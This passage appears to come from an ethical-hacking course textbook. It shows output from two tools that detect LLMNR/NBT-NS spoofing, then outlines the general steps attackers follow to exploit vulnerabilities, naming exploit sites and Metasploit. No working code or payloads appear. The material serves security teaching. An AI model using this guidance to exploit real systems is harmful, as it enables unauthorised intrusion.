
```
┌─[attacker@parrot]─[~/Downloads/respounder-master]
└──╼ $./respounder

     .´/
    / (       .----------------.
    [ ]███████|// RESPOUNDER //|
    ) (       '----------------'
    '-'

[eth0]     Sending probe from 10.10.1.13...     responder detected at 10.10.1.9
┌─[attacker@parrot]─[~/Downloads/respounder-master]
└──╼ $
```

Figure 6.36: Screenshot showing output of Respounder

- **got-responded**


  Source: *https://github.com*

  got-responded helps security professionals to check for LLMNR/NBT-NS spoofing. This tool starts in the default mode and checks for both LLMNR and NBT-NS spoofing but does not send fake SMB credentials.



```
(responded-env) ubuntu@ubuntu:~/got-responded$ python responded.py

 Author: @_w_m__



07-11 04:49 INFO     Detection started
07-11 04:49 INFO     detectNBNSSpoof: Got a response for SRVFILE-F5UJ from 10.1
0.10.11, sending verification using SRVDBJOYZ after 2s
07-11 04:49 INFO     detectNBNSSpoof: Got verification using SRVDBJOYZ from 10.
10.10.11
07-11 04:49 INFO     Spoofing detected by ip 10.10.10.11!, going dark for 360s
07-11 04:55 INFO     Going silent for 360s, don't want to spam the responder
07-11 04:55 INFO     detectNBNSSpoof: Got a response for WORKSTATION-TF74 from
10.10.10.11, sending verification using RECEPTION-JNPO after 10s
07-11 04:55 INFO     detectNBNSSpoof: Got verification using RECEPTION-JNPO fro
m 10.10.10.11
07-11 04:55 INFO     Spoofing detected by ip 10.10.10.11!, going dark for 360s
```

Figure 6.37: Screenshot showing the output of got-responded



Vulnerability Exploitation

- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

1. **Identify the vulnerability**
2. **Determine the risk associated with the vulnerability**
3. **Determine the capability of the vulnerability**
4. **Develop the exploit**
5. **Select the method for delivering – local or remote**
6. **Generate and deliver the payload**
7. **Gain remote access**

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques discussed in the previous modules. These techniques include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and Packet Storm (*https://packetstormsecurity.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

4. Develop the Exploit

After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. Select the Method for Delivering – Local or Remote

Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.

